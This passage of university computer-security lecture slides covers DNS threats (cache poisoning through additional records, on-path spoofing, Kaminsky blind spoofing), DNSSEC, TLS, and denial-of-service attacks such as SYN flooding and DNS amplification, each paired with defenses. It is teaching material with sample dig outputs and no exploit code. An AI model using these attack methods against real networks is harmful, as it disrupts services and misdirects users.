cse.cuhk.edu.hk. 3025  IN NS beryl.cse.cuhk.edu.hk.
```

```
cse.cuhk.edu.hk. 3025  IN NS sapphire.cse.cuhk.edu.hk.
```

```
cse.cuhk.edu.hk. 3025  IN NS cucs18.cse.cuhk.edu.hk.
```

```
;; ADDITIONAL SECTION:
```

```
beryl.cse.cuhk.edu.hk. 3025  IN A 137.189.91.187
```

```
cucs18.cse.cuhk.edu.hk. 3025  IN A 137.189.91.190
```

```
garden.cse.cuhk.edu.hk. 3025  IN A 137.189.91.188
```

```
sapphire.cse.cuhk.edu.hk. 3025  IN A 137.189.91.189
```

An Example of DNS Query (Cont.)

- The **question** section includes the query the client requested
- Each query/reply has an **ID**
 - A 16-bit transaction identifier
 - It allows the DNS client to match up the reply with a query
- The **answer** section includes a Resource Record
 - It tells the client the IP address of a domain name it asked
 - It also tells the client for how long it shall cache the answer

An Example of DNS Query (Cont.)

- The **authority** section tells the name servers that are responsible for the answer
 - Each RR gives the **hostname** of a different name server (NS)
 - The client would send the query to one of the name servers if the answer section is empty
- The **additional** section provides additional information that the client may find useful
 - For example, a RR can tell the IP address of a hostname returned in one RR in the authority section

DNS Threat - Malicious DNS Server

```
~ >>> dig A www.cse.cuhk.edu.hk
```

```
; <<>> DiG 9.10.6 <<>> A www.cse.cuhk.edu.hk
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58997
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 5
```

```
;; QUESTION SECTION:
```

```
;www.cse.cuhk.edu.hk.      IN A
```

```
;; ANSWER SECTION:
```

```
www.cse.cuhk.edu.hk. 1747  IN CNAME fortress.cse.cuhk.edu.hk.
```

```
fortress.cse.cuhk.edu.hk. 1748  IN A 137.189.91.192
```

```
;; AUTHORITY SECTION:
```

```
cse.cuhk.edu.hk. 3025  IN NS garden.cse.cuhk.edu.hk.
```

```
cse.cuhk.edu.hk. 3025  IN NS beryl.cse.cuhk.edu.hk.
```

```
cse.cuhk.edu.hk. 3025  IN NS sapphire.cse.cuhk.edu.hk.
```

```
cse.cuhk.edu.hk. 3025  IN NS www.abc.edu.hk.
```

```
;; ADDITIONAL SECTION:
```

```
beryl.cse.cuhk.edu.hk. 3025  IN A 137.189.91.187
```

```
www.abc.edu.hk. 30250  IN A 137.189.91.190
```

```
garden.cse.cuhk.edu.hk. 3025  IN A 137.189.91.188
```

```
sapphire.cse.cuhk.edu.hk. 3025  IN A 137.189.91.189
```


How to Fix It?

- The client shall not accept a record in the additional section if the record is not for the domain the user is looking up
 - The client is looking up `www.cse.cuhk.edu.hk`
 - Only accept records for `*.cuhk.edu.hk`
 - Deny records for other domains
- The cache poisoning problem had been fixed

DNS Threat - Eavesdropping

- An on-path attacker can see the 16-bit transaction ID in our query
- He can then spoof a reply and race against that from the real DNS server
- This is one way to perform censorship

DNS Threat - Eavesdropping (Cont.)

- This demonstrates what spoofing reply an on-path eavesdropper may inject

```
~ >>> dig www.google.com @www.tsinghua.edu.cn
```

```
; <<>> DiG 9.10.6 <<>> www.google.com @www.tsinghua.edu.cn
```

```
:: global options: +cmd
```

```
:: Got answer:
```

```
:: ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54266
```

```
:: flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
```

```
:: QUESTION SECTION:
```

```
;www.google.com.          IN      A
```

```
:: ANSWER SECTION:
```

```
www.google.com.          77      IN      A      69.63.181.12
```

```
:: Query time: 24 msec
```

```
:: SERVER: 166.111.4.100#53(166.111.4.100)
```

```
:: WHEN: Mon Nov 11 02:47:02 HKT 2019
```

```
:: MSG SIZE rcvd: 48
```

Blind Spoofing

- An off-the-path attacker tries to inject forged reply into a local resolver's cache
 - Can poison **multiple** hosts using the **Additional** field
 - The attacker needs to know the **ID** and the **port**
- The port is normally 53
- The challenge is that the attacker needs to know the ID

Blind Spoofing (Cont.)

- How to guess the ID?
 - Randomly? 1 in 65536 chances
 - The ID is incremented by 1 normally
 - Trick the victim into submitting a DNS lookup query to an DNS server controlled by the attacker
 - How?
 - Can be defended by using random ID
 - The attack is still possible

Kaminsky Blind Spoofing

- How to guess the ID?
 - Trick the victim into submitting many queries
 - Inject many forged replies with different IDs
 - How?
 - Send queries to many non-existing hostnames
 - The queries will have random IDs
 - The attacker will win if any of the ID matches with one of the queries

Kaminsky Blind Spoofing (Cont.)

- How to defend?
 - The ID field is only 16-bit long
 - Increase the entropy
 - Use random source port in the query
 - How much additional entropy can you get?
 - Send two queries with different IDs
 - Increase the load of DNS
- However, not all resolvers have implemented random source ports

DNSSEC


- The DNS security extensions provide
 - Origin authentication
 - Integrity assurance
- In each level of the DNS lookup, the DNS data is signed by a private key of the DNS server, whose public key is vouched by the upper layer server
 - The root DNS servers' public keys are hardwired
 - It builds up a chain of trust
- The signed keys and signed DNS data can be cached

DNSSEC (Cont.)

- The DNS packet header is not changed
- The authentication and integrity data are added as new Resource Records
 - RRSIG: signature of RR by private key of a zone
 - DNSKEY: public key of a zone
 - DS: crypto digest of public key of child zone
 - NSEC / NSEC3: authenticated denial of existence
- The raw DNS answers are **not** signed
- Signed origin attestation chain
 - DS -> DNSKEY -> DS -> ...

DNSSEC Lookup

- A local host wants to know the IP address of www.google.com



DNSSEC Keys

- A public key of a zone is returned in the DNSKEY records
- Key-Signing Keys (KSK)
 - Used to sign all the DNSKEY entries in the zone
- Zone-Signing Keys (ZSK)
 - Used to sign the DS records of a zone
- Separating zone-signing keys and key-signing keys allows easy replacement of (compromised) ZSKs
 - Only the KSK is signed by the parent

Credits

- Some slides are based on the slides of Vern Paxson, Dan Boneh and Giovanni Vigna

Network Security - TLS/SSL, Denial of Service Attacks

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>


Network Protocol Security Problems

- The TCP/IP suite provides no
 - Confidentiality
 - Integrity
 - Authentication
- An attacker is able to
 - Eavesdrop, sniff, and hijack our communication
- Can we create an end-to-end secure communication channel?
 - TLS/SSL

TLS/SSL

- Transport Layer Security and Secure Sockets Layer
 - Cryptographic protocols to provide end-to-end secure communication over a computer network
 - SSL is the deprecated predecessor
 - TLS/SSL provides security for any TCP connection
 - TLS/SSL is an added layer above TCP

HTTPS Connection



The client verifies the certificate.

Both the client and server compute a symmetric key for encryption.

TLS/SSL Limitations

- Cost of public-key crypto
 - Asymmetric encryption is expensive
- Cost of certificate deployment
 - Distributing a certificate among multiple servers
- DoS Amplification
 - The client can request the server to do heavy computation
- Latency
 - Extra round trips
- Trust issues
 - Invalid certificates

Denial of Service Attacks

- A class of attacks on **availability**
 - Keeping users from using a certain computing service
- Two types of DoS attacks
 - **Program flaw**
 - Supplying an input that can crash the target application or system
 - **Resource exhaustion**
 - Requesting a significant amount of computing resources, e.g., CPU, memory, disk, network connections

Motivation of DoS Attacks

- Extortion
- Retaliation
- Political statements
- Showing off
- Warfare
- ...

July 12, 2018



Blizzard DoS attack affected Overwatch, Heroes of the Storm, World of Warcraft

A weekend-long denial-of-service (DoS) attack which targeted Blizzard Entertainment causing severe lag for some players and preventing others from logging in at all, finally came to an end Monday morning.

The creators of Overwatch reported issues on its servers the day before and acknowledged that the attacks were affecting Overwatch as well as other games on its platforms. Heroes of the Storm and World of Warcraft were also plagued by the attacks.

"The DDOS attacks against network providers that we were monitoring have ended," Blizzard **tweeted** while Overwatch developer Bill Warnecke also confirmed the server problems on Reddit **stating** his company is "aware of a major service issue now affecting all Blizzard titles," and apologized for the hassle.

"Most services available on the Internet today are vulnerable to DDoS attacks and online gaming is no exception," said Sean Newman, director of product management for Corero Network Security. "With the chance for gamers to often get an unfair advantage by blocking their adversaries from playing, the motivation for launching attacks against these platforms is high."



<https://wccftech.com/github-biggest-ddos-assault-recorded/>
<https://www.scmagazine.com/blizzard-hit-with-another-dos-attack-affecting-overwatch-heroes-of-the-storm-world-of-warcraft/article/780371/>

DoS Defenses

- Defending against program flaws
 - Careful programming
 - Through testing/review
 - Careful authentication/authorization
 - Least privilege
 - Behavior of other defense mechanisms
- Defending against resource exhaustion
 - Reliable authentication
 - Allocating quotas
 - Isolation

Network DoS Attacks

- Goal:
 - Pulling a target machine (service) off the Internet
- How:
 - The Internet lacks isolation between traffic of different users
 - Send a numerous amount of traffic to the target
- Cost:
 - At least the same sending **bandwidth** as the bandwidth of the **bottleneck link** of the target's connection
 - At least the same packet sending **rate** as the processing rate of the **bottleneck router** (or other bottleneck network device)

Network DoS Attacks (Cont.)

- How to acquire a relatively high bandwidth?
 - Distributed denial-of-service (DDoS) attacks
 - Command thousands of bots to send traffic
 - More difficult to defend against
 - More expensive
 - Amplification
 - Small amount of traffic results in relatively large resource consumption
 - Example: small request, large reply
- DoS attacks can happen at any layer

DoS Attack Examples

- SYN Flooding
 - Flood a target with forged TCP SYN packets to create half-open TCP connections on the target
 - The target cannot accept new connections if its backlog queue is filled up
 - Defense: SYN Cookies, ...

TCP SYN Flooding

- An attacker can flood a target with a numerous amount of SYN requests without finishing the TCP connection setup
- The attacker can spoof another victim's IP address because the attacker needs not to send ACKs back
- The target needs to maintain states for the half-open connections
- The target may be able to keep a limited number of half-open TCP connections
- It will not accept any new TCP connections if the limit is exceeded
 - DoS

TCP SYN Flooding Defense

- Filtering
 - Detecting IP spoofers
- Use a smaller timeout for half-open connections
- Recycling the oldest half-open connections
- Limit the number of half-open connections from a specific source
- Use SYN cookies

SYN Cookies

- Does not create half-open connections at all
- Ask the client to send back a valid **cookie** to finish the connection setup
- The cookie is used to reconstruct state (as the server initial **sequence number**) at the server side
- The cookie is computed based on time, maximum segment size, and the connection identifiers (ports + addresses)
 - $T = 5\text{-bit timestamp counter}$
 - $M = 3\text{-bit Maximum Segment Size}$
 - $S = 24\text{-bit Hash}(SAddr, DAddr, SPort, DPort, T)$

DNS DoS Attacks

- DNS runs on UDP port 53
- DNS replies are much larger than requests
- An attacker can bring down a **victim host** by spoofing a larger number of DNS requests from the victim
 - Attackers amplify their bandwidth
 - Also called a reflection attack
- An attacker can bring down a **DNS server** by flooding it with DNS queries
 - Dyn attack
 - Attackers used Mirai bots
 - Top websites were not accessible

Network DoS Mitigations

- A fundamental design problem of the Internet is the lack of inbound traffic control
 - The traffic can originate from any source
 - The Internet provides best-effort delivery
- Mitigation
 - Ingress filtering
 - Source identification
 - Client challenge

Ingress Filtering

- IP allows one to spoof requests from others
- Ingress filtering ensures that packets are actually from the networks from which they claim to originate
 - ISPs shall drop an IP datagram without a legitimate source IP address
 - Upstream ISPs drop packets from downstream customers
- A “good neighbor” policy
 - Relies on the cooperation between ISPs
- Not all ISPs have deployed it

Client Challenge

- The server can refuse service to clients unless the clients have spent reasonable amount of effort
- Puzzles
 - Ask the client to solve a moderately hard problem
 - Checking the solution shall be efficient
- CAPTCHAs
 - Ask the human user to solve a problem that is difficult for a computer
- Limitation
 - Need to change both the client side and server side
 - Hurt low power legitimate clients

Source Identification

- If an attacker can still spoof a request, can the target detect the real source address?
- Traceback
 - Tracing anonymous packets back towards their source
 - Change routers to mark packets with path information
 - Assumptions
 - Intermediary routers are mostly not compromised
 - The packets arrive via relatively stable paths

Traceback

- A simple version
 - Each router adds its link info into an IP datagram
 - Requires a variable and large amount of space
- A probabilistic version (Savage et.al, SIGCOMM'00)
 - Numerous attack requests take the same paths
 - A datagram carries a fixed amount of link info
 - A router probabilistically store its link info in one datagram

Application DoS

- Rather than exhausting network resource, attackers can send application payload to attack the availability at the application layer
 - Bypass network-layer defenses
 - Exhaust other types of resource
- Application-layer DoS attacks often have a large amplification factor
 - SSL/TLS handshake
 - PDF file processing
 - Database query
- Defenses
 - Authentication + Isolation
 - Distribute services (applies to network-level DoS, too)

Credits

- Some slides are based on the slides of Vern Paxson, Dan Boneh and Giovanni Vigna